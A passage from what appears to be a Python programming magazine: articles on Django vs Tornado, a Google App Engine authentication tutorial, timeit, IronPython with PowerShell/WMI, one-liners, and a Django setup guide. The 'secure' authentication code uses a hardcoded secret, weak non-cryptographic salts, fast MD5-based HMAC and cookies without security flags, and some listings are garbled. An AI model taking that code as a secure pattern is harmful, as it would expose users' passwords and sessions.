%> sudo python setup.py install
```

Then copy the contents of the `tornado/demos/chat` directory to yours and run it:

```
%> cp -R tornado/demos/chat .
%> cd chat
%> ./chatdemo.py      # Ctrl-C to exit
```

Use two separate browsers or profiles and visit `http://localhost:8888`, and sign into Google. Out of the box you should be able to type messages that appear in the other browser.

Try the same thing using websockets. Go back up a directory and copy the contents of the `tornado/demos/websocket` directory to yours:

```
%> cp -R tornado/demos/websocket .
%> cd websocket
%> ./chatdemo.py      # Ctrl-C to exit
```

You will see some differences under the hood, in the terminal where you ran the server. But otherwise your messages should appear in both browser as with the original chat demo. These code samples are

both brief and dense. If you are interested, in the Lean and Mean spirit, I urge you to read through them. `chat/chatdemo.py` is 160 lines of code, and `websocket/chatdemo.py` is 106. So go for it, read through and begin learning. Pay special attention to the way the `RequestHandler` classes are set up, to `@tornado.web.authenticated`, `@tornado.web.asynchronous`, `@gen.coroutine`. Notice also in `websocket` demo how the `ChatSocketHandler` has a `WebSocketHandler` as its parent class. If you're itching to do a real-time system, try modifying `ChatSocketHandler` in place and see how far you get!

How to Choose

To choose between Django and Tornado, you should consider what kind of site you are trying to build, your team's skills levels and proximity to each other, and how much effort you can afford to put into it. Django will generally be better for beginners, since it abstracts away a lot of details, and for projects on a budget or deadline. Tornado will generally allow more experienced developers fulfill a larger vision, although it will take more effort to build up some of the infrastructure.

If your team is distributed, Django will provide better tools for managing schemas and migrating data, where Tornado doesn't have anything like that built in. However, if your team is located in close proximity, you can cultivate a culture of making something great from something small. Lastly, if your application requires something like polling or web sockets, or needs to make web requests in order to complete your own users' web requests, Tornado's `IOLoop` will offer you a lot of value. There are risks associated with async systems, such as blocking the main thread, but when mitigated, asynchronous systems bring a wider variety of dynamic and interactive features that are hard to accomplish with standard forking web servers. If you have a highly skilled team working in close proximity, you will almost certainly be able to pull off any vision using Tornado.

Summary

If you're starting a new project from scratch, I highly recommend Python. It's a great overall language with enough clarity, speed and features that you can bring together a global team to build a high-performance website. You'll want to choose a web framework that suits your team and project, between Django and Tornado you can accomplish almost anything.

Secure Authentication in Python

by **Anubhav Sinha**

This is a tutorial on implementing user authentication system for your Python based web applications.

The user creation functionality has two basic components:

- user registration/signup form.
- signup handler – the python code that does the heavy lifting.

User registration/ signup form

Here is a possible user registration form markup (Listing 1).

Signup Handler

Before we go ahead coding for the SignUp handler, we need some place to store our users registration details. On GAE we will be using The Great Guido's `ndb` library for setting up our models (Listing 2).

Listing 1. Possible user registration form markup

```
<h1> New User? Register Here! </h1><hr>
<form method="POST" action="/create_account">
  <label> username: <input type="text" name="username"></label> |
  <label> set a password: <input type="password" name="password"></label> |
  <button type="submit" > create my account</button>
</form>
```

Listing 2. Ndb library for setting up our models

```
from google.appengine.ext import ndb
class User(ndb.Model):
    # we are using the id property for username
    password_details = ndb.StringProperty(required=True)
```

And then we come to the handler section (Listing 3).

Important thing to understand:

- We are not storing the password that the user wanted for their account as it is. Instead we are storing an encrypted version of it.
- Moreover, the encrypted version is computed by taking a random salt, a static salt and the password. This is done to protect us from people who may use Rainbow Tables to guess real passwords back from encrypted versions in the worst case that they ever get hold of our database.

Implementing Sign in functionality

Signing in for us is basically storing a cookie into the user's browser in a way that any tampering to our stored cookie can be detected (Listing 4).

Listing 3. The handler section

```
class SignupHandler(webapp2.RequestHandler):
    def post(self):
        username = str(self.request.get('username'))
        set_password = str(self.request.get('password'))

        # if this username is already taken
        # display message 'username already in use'
        # else save the credentials into the datastore
        username_exists = User.get_by_id(username)
        if username_exists:
            # we tell that username already taken.
            template = jinja_environment.get_template('home.html')
            variables = {'message': 'username already taken.'}
            self.response.out.write(template.render(variables))
        else:
            # we create the account here in this section

            ##### <important to understand> #####
            random_secret = "".join(random.choice(string.letters) for x in xrange(5))
            static_secret = 'Nixv10@'
            password_details = random_secret + '|' + \
                hmac.new(random_secret+static_secret, set_password).hexdigest()
            ##### </important to understand> #####

            new_user = User(id=username, password_details=password_details)
            new_user.put()
            # we tell that account successfully created.
            template = jinja_environment.get_template('home.html')
            variables = {'message': 'account for username <' + username + '> successfully
created.'}
            self.response.out.write(template.render(variables))
```

Listing 4. The cookie

```
class LoginHandler(webapp2.RequestHandler):
    def post(self):
        username = str(self.request.get('username'))
        password = str(self.request.get('password'))

        # if login credentials are correct store the cookies
        user_exists = User.get_by_id(username)
        if user_exists:
            # check if password entered was correct
            pass_split = user_exists.password_details.split('|')
            random_secret = str(pass_split[0])
            password_hash = str(pass_split[1])
            static_secret = 'Nixv10@'
            password_entered_hash = hmac.new(random_secret+static_secret, password).hexdigest()
            if password_entered_hash == password_hash:
                # login is correct , store the cookie to provide access
                cookie_random_secret = "".join(random.choice(string.letters) for x in xrange(5))
                cookie_value = username + '|' + cookie_random_secret + '|' + \
                    hmac.new(cookie_random_secret+static_secret, username).hexdigest()
                cookie = 'username = ' + cookie_value + ';Path = /'
                self.response.headers.add_header('Set-Cookie', cookie)
                template = jinja_environment.get_template('home.html')
                variables = {'message': 'user is logged in as <' + username + '>'}
```

```
        self.response.out.write(template.render(variables))
else:
    # else send the message 'invalid login'
    template = jinja_environment.get_template('home.html')
    variables = {'message': 'Invalid login.'}
    self.response.out.write(template.render(variables))
```

We are using a similar approach to the one we used to protect our passwords. We store each cookie with a hash of the cookie value salted with a variable salt and a static salt.

Logout functionality

Logout is simply clearing up the stored cookie (Listing 5).

Listing 5. Clearing up stored cookie

```
class LogoutHandler(webapp2.RequestHandler):
    def get(self):
        cookie_value = ""
        cookie = 'username = ' + cookie_value + ';Path = /'
        self.response.headers.add_header('Set-Cookie', cookie)
        template = jinja_environment.get_template('home.html')
        variables = {'message': 'Successfully logged out.'}
        self.response.out.write(template.render(variables))
```

Listing 6. Implementing a custom RequestHandler that inherits from webapp2.RequestHandle

```
class CustomRequestHandler(webapp2.RequestHandler):
    user = None

    def is_logged_in(self):
        cookie = self.request.cookies.get('username')
        if cookie!="" and cookie!=None:
            cookie_split = cookie.split('|')
            username = str(cookie_split[0])
            cookie_random_secret = str(cookie_split[1])
            cookie_hash = str(cookie_split[2])
            static_secret = 'Nixv10@'
            if hmac.new(cookie_random_secret+static_secret, username).hexdigest() == cookie_hash:
                self.user = User.get_by_id(username)
                return True
            else:
                return False
        else:
            return False
```

The login_required decorator

We first need to implement a custom RequestHandler that inherits from webapp2.RequestHandler (Listing 6).

Listing 7. Implementing our decorator `login_required`

```
def login_required(function):
    # Python decorator for protecting pages
    def _f(self, *args, **kwargs):
        if self.is_logged_in():
            return function(self, *args, **kwargs)
        else:
            next_page = self.request.path
            # for this to work /login must have a GET handler
            self.redirect('/login?next=%s' %next_page)

    return _f
```

Listing 8. New secured page

```
class ProtectedPageHandler(CustomRequestHandler):

    @login_required
    def get(self):
        template = jinja_environment.get_template('protectedpage1.html')
        variables = {}
        self.response.out.write(template.render(variables))
```

And now we're implementing our decorator `login_required` (Listing 7). As an example say we want to add a new page which should be login protected. We can implement it like this: Listing 8.

Serving through HTTPS

One last thing to keep in mind is, in spite of all the hard work we did, someone sniffing the network may still be able to see all the HTTP communications in plain text, they could simply copy the cookie and use that to use a logged in session to do some unwanted stuff. To protect from these the final layer of protection needed is a layer of SSL over HTTP called HTTPS.

For this you must configure your web server to server everything where you have session things going on through HTTPS and not HTTP. I hope this article got you started with the user-authentication system in Python. You can improvise a lot on top of the stuff discussed here to make your system more and more hard to crack.

If you would like to discuss on any of the ideas discussed in here, please feel free to email me at email@anubhavsinha.com.

About the Author

Anubhav Sinha is a programmer. He spends his time building applications across domains like Internet of things, Network Management Systems, Big Data, Machine Learning and Natural Language Processing. He likes to talk/write on topics from Computer Science and loves making friends from around the world. Anub loves Python. Feel free to reach him at email@anubhavsinha.com.

Timing Python Scripts with Timeit

by Daniel Zohar

If you're a performance freak like me, you must have made numerous small optimizations to your code. Reusing variables, optimizing execution order, replacing one function with another etc., are the very basics of writing and optimizing code.

It's always good to measure what you're doing, to be able to compare a previous state with the new one to make sure you've got it right.

Today you'll learn how to easily time code execution in Python.

Simple timing

The most intuitive way to measure code execution time in any programming language is the same method that we would use with any real life action. We would take the time before an action has started, then again after it's finished, and subtract the difference to find the duration.

In Python, the current timestamp (in seconds) can be retrieved using `time.time()`. Here's a simple example that times the creating of a commadelimited string containing all numbers from 1 to 100,000:

```
import time
start = time.time()
lst = [str(i) for i in range(100000)]
res = ','.join(lst)
end = time.time()
print 'Execution took %.3fs' % (end - start)
```

The last line of this script will output the time it took for the loop to be executed.

If you run this example multiple times, you'll notice the results vary slightly. Why is that?

Every process that runs on your system depends on physical resources like CPU and memory which are shared between all the running processes. Since you have other processes running, from your browser to your operating system, the script might need to wait for one or more resources to become available and might take a (tiny) bit longer.

Using timeit

The most straightforward approach for minimizing the deviation is to run the same script many times, and check the average execution time. The more times the script is run, the more accurate the timing is. Fortunately enough, Python has a built-in solution to help us out. A module called `timeit` which “provides a simple way to time small bits of Python code”. Rewriting our previous example with `timeit`:

```
from timeit import timeit
times = 20
total = timeit(stmt="lst = [str(i) for i in range(100000)]; res =
','.join(lst)", number=times)
print 'Average execution took %.3fs' % (total/times)
```

In the above example, we measure how much time it takes to execute our code, given as a string, using `timeit`. The code will be executed `number`-times, which defaults to 1,000,000 (20 in our example).

Evaluating performance with timeit

Where would we want to use this in the real world? A good place to start would be to try and answer the following questions:

- Which function should I use when forlooping, `range()` or `xrange()`?
- Should I really be using `''.join(str_1st)` instead of a simple string concatenation?

Let's try to evaluate question number 1 using `timeit`: Listing 1.

Listing 1. Using the Timer object to evaluate an external function

```
from timeit import Timer
def test_range():
    return [i for i in range(1000)]

def test_xrange():
    return [i for i in xrange(1000)]

times = 10000
t_range = Timer(lambda: test_range()).timeit(number=times)
t_xrange = Timer(lambda: test_xrange()).timeit(number=times)

if t_range == t_xrange:
    print 'range() and xrange() are the same!'
elif t_range < t_xrange:
    print 'range() is about %.2f%% faster!' % (((t_xrange - t_range) / t_xrange) * 100)
else:
    print 'xrange() is about %.2f%% faster!' % (((t_range - t_xrange) / t_xrange) * 100)
```

Listing 2. Joining strings

```
from timeit import timeit

times = 10000
t_join = timeit(stmt="res = ''.join(str(i) for i in xrange(100))",
number=times)
t_concat = timeit(stmt="for i in xrange(100): s += str(i)", setup="s = ''",
number=times)

if t_join == t_concat:
    print 'Joining and Concatenating are the same!'
elif t_join < t_concat:
    print 'Joining is about %.2f%% faster!' % (((t_concat - t_join) /
t_concat) * 100)
else:
    print 'Concatenating is about %.2f%% faster!' % (((t_join - t_concat) /
t_concat) * 100)
```

On my computer, `xrange()` ran about 10% faster than `range()`! Pure benefit!

In this example, I've used the *Timer* object to evaluate an external function. This eliminates the need to insert all the code into a string and is useful when evaluating existing code.

Question number 2: Listing 2. Joining strings turned out to be the winner with about 10%-20% better performance than concatenating.

The setup argument

Both *Timer* and *timeit* support separating the initialization code from the code you actually want to time. This is done using the *setup* argument.

Consider the following problem: How do you split a list into evenly sized chunks in Python?

There were lots of great answers to this question. But before choosing one, perhaps I'd like to compare the performance of some of the answers. In the following example I've tested two popular solutions: Listing 3. We initialize the list we want to split using the *setup* argument. This helps us isolate the functionality which is being tested (splitting) from the preparation work (creating the list and declaring imports).

Listing 3. initializing the list we want to split using the setup argument

```
import itertools
from timeit import Timer
def chunks(l, n):
    for i in xrange(0, len(l), n):
        yield l[i:i+n]

def split_seq(iterable, size):
    it = iter(iterable)
    item = list(itertools.islice(it, size))
    while item:
        yield item
        item = list(itertools.islice(it, size))

times = 10000
t_chunks = Timer('chunks(lst, 100)', setup='from __main__ import chunks; lst =
[i for i in xrange(1000)]').timeit(number=times)
t_split = Timer('split_seq(lst, 100)', setup='from __main__ import split_seq;
lst = [i for i in xrange(1000)]').timeit(number=times)

if t_chunks == t_split:
    print 'Both solutions perform the same!'
elif t_chunks < t_split:
    print 'chunks is about %.2f%% faster!' % (((t_split t_chunks) / t_split)
* 100)
else:
    print 'split_seq is about %.2f%% faster!' % (((t_chunks t_split) /
t_chunks) * 100)
```

When not to use `timeit`

`timeit` is not meant to be embedded in applications. It just “provides a simple way to time small bits of Python code”. Always remember to use the right tool for the job.

If you're interested in timing your application in realtime, which is extremely important, I really suggest that you look into using Graphite with Statsd as described in this article.

Conclusion

By using Python's `timeit`, timing code execution it is very simple. I think it's a great tool that every Python developer should use when trying to optimize performance and experiment with different approaches to the same problem.

About the Author

Daniel Zohar is an experienced programmer, technologist and entrepreneur. Currently leading the web & backend development at Pheed.

IronPython – a Acripting Language for the .NET Framework

by Florian Bergmann

The article will describe the basic steps included to fulfill these tasks, from installing IronPython and referencing existing .NET assemblies to executing IronPython inside a C# application.

IronPython is an implementation of the `Python` programming language that runs on the `CLR`, or – to be more specific – on the `DLR`.

The greatest impact this has on the `Python` code running via `IronPython` is that it can access the `.NET` framework for additional functionality (For seasoned `Python` programmers there is one drawback that is important to keep in mind: while using `IronPython` nearly all of the C-extensions of `CPython` will not be available) (the same obviously is true in reverse as well: it will allow the use of pythonic features while still running inside `.NET`).

Installing IronPython

Just visit the IronPython-website and either download the zip-file or the installer (If you want to follow the basic examples in a Linux or Mac OS X environment you can also run `IronPython` on Mono: simply put the `mono` executable in front of any `ipy.exe` call).

To test your installation write the following hello-world script and save it as `hello_iron_python.py`: Listing 1.

Listing 1. Hello world in IronPython

```
print "Hello IronPython."
```

You can run it by passing it as an argument to the `ipy.exe` executable that was part of the `IronPython` installation:

```
ipy.exe hello_iron_python.py
# mono ipy.exe hello_iron_python.py
[Out] Hello IronPython.
```

If this prints the string “Hello IronPython.” you are setup and ready to go.

Another nice use of the `ipy` interpreter is calling it without any arguments: this starts the Python-REPL – a very useful tool to explore and experiment with code. It can also be used to introspect `.NET` objects with the Python method `dir(<object>)` that will return all *properties* and *methods* defined on the object.

Interacting with the .NET framework

To use the real power of `IronPython`, it is necessary to interact with the `.NET` framework.

The first step to allow the usage `.NET` assemblies in your IronPython code, is to import the `clr`-module. This module can then be used to reference `.NET` assemblies and use the classes and methods contained in those: Listing 2.

After loading the assembly the namespaces that are part of it can be imported like regular Python modules using the `import` statement.

Listing 2. Referencing assemblies

```
import clr
# Adding a reference to the System assembly
clr.AddReference("System")
# Let's see that the assembly is really referenced:
for assembly in clr.References:
    print assembly
# [Out] mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
# [Out] System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
# [Out] (more)
```

A simple example: obtaining information about running processes

Now that the basics are working it is time to use `IronPython` in conjunction with other parts of the .NET framework.

Apart from moving files, most automation tasks on windows require the use of either `WMI` or `Powershell` to obtain required information or perform necessary actions (As long as you do not need to access information about Windows-specific parts, it is actually possible to use `IronPython` as a replacement for `CPython` by utilizing the standard library modules like `os`, `sys` and others. With a little attention this will keep your script portable between `IronPython` and `CPython`).

To demonstrate the interaction between `IronPython` and `Powershell` (the emerging standard for Windows administration), the following example will obtain information about currently running processes and output the acquired information to the console. The information is obtained by calling the `Powershell` `Get-Process`-cmdlet.

First we need to be able to access `Powershell` from `IronPython`: as `Powershell` runs on the .NET framework we can use it after the following steps:

- add a reference to `System.Management.Automation`,
- import `RunspaceInvoke`,
- `Invoke()` the desired `cmdlet` on the acquired `runspace` (Listing 3)

Listing 3. A context manager for accessing Powershell

```
import clr
import contextlib
clr.AddReference("System.Management.Automation")
from System.Management.Automation import RunspaceInvoke

@contextlib.contextmanager
def powershell():
    """This function is a context-manager for using a powershell process
    to execute cmdlets.
    """
    runspace = RunspaceInvoke()
    yield runspace
    runspace.Dispose()
```

Listing 4. A snippet to get all currently running processes and output information about them

```
def get_processes_sorted_by(sort_prop):
    """This function returns a collection of currently running processes, sorted according to
    the passed property.

    - `sort_prop`: the property to sort the process list by.
    - Returns: a collection of PSObjects wrapping Process objects.
    """
    with powershell() as ps:
        # Obtain a list of all running processes:
        processes = ps.Invoke("Get-Process")
        # sort the list
    sorted_processes = sorted(processes, key=lambda p:
                              getattr(p.BaseObject, sort_prop),
                              reverse=True)

    return sorted_processes

processes_sorted_by_working_set = get_processes_sorted_by("WorkingSet")

print "%10s | %10s | %10s" % ('Name', 'Memory', 'CPU')
for proc in processes_sorted_by_working_set:
    try:
        if not proc.BaseObject.HasExited:
            name = proc.BaseObject.ProcessName
            mem = proc.BaseObject.WorkingSet
            cpu = proc.BaseObject.TotalProcessorTime
            # If we try to access processes running with higher
            # privileges.
            print "%10s | %10s | %10s" % (name, mem, cpu)
    except WindowsError:
        # Access to the process / property was denied for the
        # user running this script
        pass

#[Out]      Name |      Memory |      CPU
#[Out]      ipy | 79433728 | 00:00:07.6810448
#[Out] explorer | 32190464 | 00:00:06.0687264
#[Out] taskmgr | 9347072 | 00:00:07.0501376
#[Out] taskhost | 5664768 | 00:00:00.2002880
#[Out] conhost | 4304896 | 00:00:01.9127504
#[Out] VBoxTray | 3645440 | 00:00:00.0100144
#[Out]      dwm | 3162112 | 00:00:00.0300432
```

When running a `cmdlet`, it will return `PSObjects`. These objects are a wrapper around the actual objects that are normally needed and are accessible via the `BaseObject` property.

Now on to obtaining a list of all running processes and ordering it by used memory per process (just add the code to the same file, you put the Powershell snippet in): Listing 4.

As it's easy to see IronPython even maps methods like `getattr` to the equivalent methods on the .NET objects.

However, anyone who has worked with the `Get-Process` cmdlet has probably realized that the obtained information are somewhat limited and some properties seem to be missing. A prominent example of one such missing property is the `CommandLine` that started the process: this can be useful if you start multiple scripts and only want to kill one script that you can identify by its commandline arguments.

The following trivial script shall act as an example: as soon as you start it with the sleep commandline argument it will never exit: Listing 5.

Listing 5. A long running process we need to kill

```
import sys
import time
if len(sys.argv) > 1 and sys.argv[1] == "sleep":
    print "Being evil"
    while True:
        print "Sleeping"
        time.sleep(2)
else:
    print "Being nice: Bye"
```

To obtain information about the `CommandLine` it is necessary to use WMI. To query WMI (using Windows Query Language (WQL) you have to reference the `System.Management` assembly and use either a `ManagementObject` or a `ManagementObjectSearcher` to perform the queries:

- the `ManagementObject` can only return one management object,
- the `ManagementObjectSearcher` can return a collection of management objects that can be accessed by calling `Get()` on the result of the query (Listing 6).

Listing 6. Using WMI via WQL

```
import clr
clr.AddReference("System.Management")
from System.Management import ManagementObjectSearcher

query = "SELECT * FROM Win32_Process"

query_result = ManagementObjectSearcher(query)
wmi_processes = query_result.Get()
enumerator = wmi_processes.GetEnumerator()
if enumerator.MoveNext():
    process = enumerator.Current
    for prop in process.Properties:
        print "%s - %s" % (prop.Name, prop.Value)
for process in wmi_processes:
    if "ipy" in process["Name"]:
        if "sleep" in process["CommandLine"]:
            print "Found evil process: will delete it!"
            process.Delete()
```

As soon as you know the property that you need (using the REPL to find it is a good idea) you can access it via `object["<property>"]`, instead of iterating and printing all properties. This is shown at the end of the script where we destroy the sleeping script as soon as we find it – and not the `ipy` process that runs the termination-script (just make sure that you started the sleep-script in another shell).

In conjunction with basic Python modules like `os`, `sys` and `glob`, this should be enough information to get started scripting Windows while using IronPython.

Embedding IronPython in other .NET languages

Another use case for `IronPython` is to use it as a scripting language for a complex application or game.

This will allow users to write `IronPython` scripts to extend the application. This can be a valid alternative to (often) XML-based extension methods, if the users are technically versed.

The integration of `IronPython` as a scripting environment is very simple: instead of using the `ipy` interpreter to directly run your script, you will now use the `IronPython ScriptingEngine` to execute a script from a different language.

To make the `ScriptingEngine` available it is necessary to reference the following assemblies:

- `Microsoft.Scripting.dll`,
- `Microsoft.Dynamic.dll`,
- `IronPython.dll`

They are all part of the `IronPython` installation or can be found in the folder you extracted the zip file to.

In our case the hosting application will be written in `C#`. The simplest skeleton for a `C#` application that can execute `IronPython` scripts looks like the following: Listing 7.

Listing 7. The C# runtime for IronPython

```
using System;
using System.IO;
using IronPython.Hosting;
using Microsoft.Scripting;
using Microsoft.Scripting.Hosting;

public class MainClass {
    public static void Main(string[] args) {
        string scriptFile = "hello_iron_python.py";
        var engine = Python.CreateEngine();
        var scriptSource = engine.CreateScriptSourceFromFile(scriptFile);
        scriptSource.Execute();
    }
}
```

After compiling this class and running it in the same folder where you put the `hello_iron_python.py` script you should see the same output as before (In my examples I use `mono` to compile and run these examples, as I use a Linux machine at home – it should be possible to execute these steps with the the same calls to the `csc.exe` compiler of Microsoft).

```
mono-csc /reference:IronPython.dll /reference:Microsoft.Scripting.dll csharp_hosting.cs
mono csharp_hosting.exe
[Out] Hello IronPython.
```

Script Input and Output

A script that neither takes input nor provides any output will not help in extending an application.

To pass objects into a script they are set on the script's *scope*. The *scope* is the environment a script is executed in and can be obtained from the *engine*. You can think of the scope as the global namespace of your script.

We will rewrite `hello_iron_python.py` to use a variable as input that will be printed and we will set a variable that will be accessible from C#.

Moreover we will create a method that will take two parameters as input, add them and return the result to showcase another approach to interact with the IronPython engine that makes use of the *dynamic* keyword introduced in C# 4: it will provide an easy way to directly call functions defined in IronPython! (Listing 8 and Listing 9).

Listing 8. Improved hello_iron_python_args.py script

```
def hello_there(name):
    """Our better hello world, now with name calling.

    Arguments:
    - `name`: The name to greet.
    """
    print "Hello, %s!" % (name)

def add(x, y):
    """Simple adder to add two numbers.

    - `x`: First number.
    - `y`: Second number.
    """
    return x + y

# Obtain the name variable from the scope
param = name
hello_there(name)

# Write something into the scope
out_param = "Hi C#"
```

Listing 9. Improved engine with input

```
using System;
using System.IO;
using IronPython.Hosting;
using Microsoft.Scripting;
using Microsoft.Scripting.Hosting;

public class MainClass {
    public static void Main(string[] args) {
        string scriptFile = "hello_iron_python_args.py";
        var engine = Python.CreateEngine();
        var scriptSource = engine.CreateScriptSourceFromFile(scriptFile);

        // We create a dynamic scope so we can call a method on it later on:
        dynamic scope = engine.CreateScope();

        // Setting up variables for the script that will be used when it is run:
        string someName = "Reader";
        scope.SetVariable("name", someName);
        scriptSource.Execute(scope);
        // Obtaining variables that were set by the script:
        string outName = scope.GetVariable("out_param");
        Console.WriteLine("Read a parameter back: {0}", outName);

        // Using dynamic to directly invoke a function the script provides:
```

```
int sum = scope.add(3, 4);
Console.WriteLine("Sum of 3 and 4 (by Python): {0}", sum);
}
}
}
```

Compiling and running the new and improved engine will produce the following output: Listing 10.

Listing 10. Output of the new engine

```
Hello, Reader!
Read a parameter back: Hi C#
Sum of 3 and 4 (by Python): 7
```

This should provide a short introduction into using IronPython as an embedded scripting language.

Things to look out for

Especially when integrating IronPython into an existing application there are a few things you should be aware of:

- *out* parameters in IronPython will return a *tuple* with the first element being the method's return value and the second being the value of the *out*-parameter,

- extension-methods need to be called like static methods and imported via a call to `clr`.

```
ImportExtensions(<namespace>),
```

- modifying an existing object passed by C# by setting new attributes on it will throw a `MissingMemberException`

For a complete list of these mapping peculiarities and how they are handled, it is best to check the official IronPython documentation.

Summary

This article showed you how to setup IronPython and take your first steps with the language on the .NET framework. Moreover, it explained how to integrate some essential tools, like Powershell and WMI that you might need when using it to script Windows.

Furthermore it explained how to use IronPython as a possibility to extend your application with scripting abilities in a few lines of code.

If you want more information about IronPython, either look at the official documentation or reach for a book about the topic – IronPython in Action remains a very good reference, even though it was already released in 2009.

On the Web

- <http://ironpython.net/> – IronPython website containing the downloads and documentation.
- <http://www.python.org/> – Python website with information, downloads and documentation about the Python programming language.
- <http://msdn.microsoft.com/en-us/library/aa394606.aspx> – WQL reference.

Glossary

CLR

The Common Language Runtime – the environment all .NET languages run on.

CPython

Normally only called `Python`: the official reference implementation of the Python programming language.

DLR

The Dynamic Language Runtime – an environment on top of the `CLR` to provide services that are typically needed by dynamic languages, like dynamic dispatching.

IronPython

Implementation of the Python programming language running on the `Common Language Runtime (CLR)`.

Mono

An open source implementation of the .NET framework available for Linux, Mac OS X, Solaris and Windows.

REPL

The read-eval-print-loop – a interactive shell often used by dynamic language to allow rapid exploration and prototyping.

WMI

Microsoft Window's implementation of the Web-Based Enterprise Management and Common Information standards.

WQL

Query language used to obtain information about the system from WMI.

About the Author

Florian Bergmann is currently working at a large software company as a software engineer, mainly using C#. When he needs to automate tasks he tends to use IronPython, as he is already familiar with Python from my home use of Linux. He tends to dabble in a lot of different technologies and likes finding new and interesting technologies to try out.

How to Develop Programs in a Few Lines of Codes

by **Rehman Danish Fazlur**

The article will firstly pinpoint why Python provides a more feasible and easy to code ideology to solve problems which are little complex in nature. After we have decided that Python enables programmer to write smaller and quicker code, we deal with examples of real world scenarios. How Python provides certain ideology to perform certain task like yielding of data, iteration of long list or how the rich Python library helps programmer build applications with just few lines of codes.

The Python's way of providing yield and generators are like holy grail for programmers who had their hand tied by other languages when they thought of implementing an architecture which is optimized and takes into account memory as well as CPU cycles.

Rather the diving into what is *yield* keywords. Which users can study from several links on internet. I would dive into how yield have made a certain architecture of code feasible and so easily implementable. Imagine you have an application where a certain number of external api calls are made. We do not know which vendors gives the result first but its a bad habit to make the user wait with no results on the page. So what do we do? As soon as I find the first pinch of result I push it to the user. How is Python doing it? The holy word 'yield' which pushes the result as it receives without the programmer being hassled with lines and lines of code and complexity. Cases like these which is such an important decision in travel based web application where search result time is equal to money. Their is a programming puzzle we tend to face in interviews how do we print a list which has number of items which are greater than the memory available. In other words the question goes like this How do you create a list of million numbers and print them given the computer has a memory which cannot accommodate a million numbers all at a time together. Python came with a solution called – xrange. Instead of list, it returns a generator. So how does it work? It actually never creates a million elements in the memory. It just keeps one variable and generating the next number required. How does it help? No time required to build this list. No upper limit on the maximum numbers stored in a list. Our execution code behaves as if it is dealing with a list. Now some real world examples which will make you fall in love with this language called Python. Please also keep in mind that the readability of the code is always kept in mind when trying to write these amazing code snippets (Listing 1-10).

Listing 1. GCD of a number

```
>>>def gcd(x, y):
>>>     while y:
>>>         x, y = y, x % y
>>>     return x
>>> gcd(10,15)
>>>5
```

Listing 2. Transposing a matrix

```
>>>l = [[1, 2, 3], [4, 5, 6]]
>>>zip(*l)
>>>[(1, 4), (2, 5), (3, 6)]
```

Listing 3. Dividing a list into groups of n

```
>>> l = [3, 1, 4, 1, 5, 9, 2, 6, 5, 3, 5, 8]
>>> zip(*(iter(l) * 3))
>>>[(3, 1, 4), (1, 5, 9), (2, 6, 5), (3, 5, 8)]
```


Listing 4. A simple HTTP Server can be started in seconds on port 8080 by default

```
>>>python -m SimpleHTTPServer
```

Listing 5. Find the longest line in a file

```
>>>max(open('test.txt'), key=len)
```

Listing 6. Sum the digits in an unsigned integer

```
>>>sum(map(int, str(n)))
```

Listing 7. Swap two number

```
>>>a, b = b, a
```

Listing 8. Mail server for debugging (prints mails to stdout). Example for port 1025

```
>>>python -m smtpd -n -c DebuggingServer localhost:1025
```

Listing 9. Reversing a string

```
>>> "Hello, World!"[::-1]
```

Listing 10. Circular lists

```
>>> def make_circular_list(a_list):
.....while True:
.....for an_item in a_list:
.....yield an_item
>>> a_list = [1,2,3]
>>> a_circular_list = make_circular_list(a_list)
>>> a_circular_list.next()
>>>1
>>> a_circular_list.next()
>>>2
>>> a_circular_list.next()
>>>3
>>> a_circular_list.next()
>>>1
```

These may be just few from the long list of techniques which Python provides to its programmers. But the availability of these programming ideology makes Python so interesting and quick to code without giving up on the readability of code.

About the Author

Rehman Danish Fazlur is computer programmer with 3 years experience in building application which aids web applications in optimizing their load. He started his career with Java but the amount of time in which he was able to write Python based application just made me a Python lover. He has written Python layers over memcache and redis. His github account (<https://github.com/dan-boa>) holds accountable of all problems he tried to solve using Python.

The Web Framework and the Deadline

Part 1 (Introduction)

by Renato Oliveira

This tutorial is about web development. You're going to learn how to develop a web application that could be easily used in the real world. You'll see some of the many facilities that Django offers. To get the most out of this tutorial you should know something about web development, Python and HTML/CSS.

“ Django is a high-level Python Web Framework that encourages rapid development and clean, pragmatic design. ”

djangoproject.com

Based on the philosophy of DRY (Don't Repeat Yourself), Django is a little bit different than other MVC frameworks, views are called templates and controllers are called views, that way Django is a MTV framework, may not seem but it has a difference, but “talk is cheap, show me the code!”.

Suppose that a local market of your town, the D-buy, knew that you're a developer and hired you to develop an e-commerce for some of their products. You, as a Python developer, took the job and started to develop your solution.

If you don't have Django installed on your machine, you can install it via pip. For this tutorial we're going to use the 1.5.1 version.

```
$ pip install Django==1.5.1
```

With django already installed, you can start our application.

```
$ django-admin.py startproject dbuy
```

As you can see, a folder, named 'dbuy' was created on your directory. Get into it, and see the files created.

```
$ ls
dbuy
$ cd dbuy
$ tree
.
├── dbuy
│   ├── __init__.py
│   ├── settings.py
│   ├── urls.py
│   └── wsgi.py
└── manage.py
```

```
1 directory, 5 files
```

These files are:

- `manage.py` – A file that lets you handle commands into your django project.
- `dbuy/ __init__ .py` – An empty file that tells python that it's folder is a package.

- `dbuy/settings.py` – Your project settings.
- `dbuy/urls.py` – The url handler of the django project.
- `dbuy/wsgi.py` – A file to serve WSGI-compatible webservers. (It wont be part of our tutorial)

The development server

You don't need to put all your work at `/var/www` to see if your code runs. Django has it's own development server, that you can run whenever you want and access via url. Just run the command:

```
$ python manage.py runserver
```

You should see the following output command line:

```
Validating models...

0 errors found
July 16, 2013 - 19:48:35
Django version 1.5.1, using settings 'dbuy.settings'
Development server is running at http://127.0.0.1:8000/
Quit the server with CONTROL-C.
```

And, if you visit `http://localhost:8000/` on your browser you should see a Welcome screen.

This is the Django development server, a Web server written in Python. Note that this server is not meant to be used to run your applications in production, it's just to speed your development.

Initial setup

Open `dbuy/settings.py`. It's a python file that represents Django settings. You'll see database, timezone, admins, static and template configs. At first we're going to set up the database. You'll see a dict like this: Listing 1.

Listing 1. A longer piece of Python code

```
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.', # Add 'postgresql_psycopg2', 'mysql', 'sqlite3' or
        'oracle'.
        'NAME': '', # Or path to database file if using sqlite3.
        # The following settings are not used with sqlite3:
        'USER': '',
        'PASSWORD': '',
        'HOST': '', # Empty for localhost through domain sockets or '127.0.0.1' for localhost
        through TCP.
        'PORT': '', # Set to empty string for default.
    }
}
```

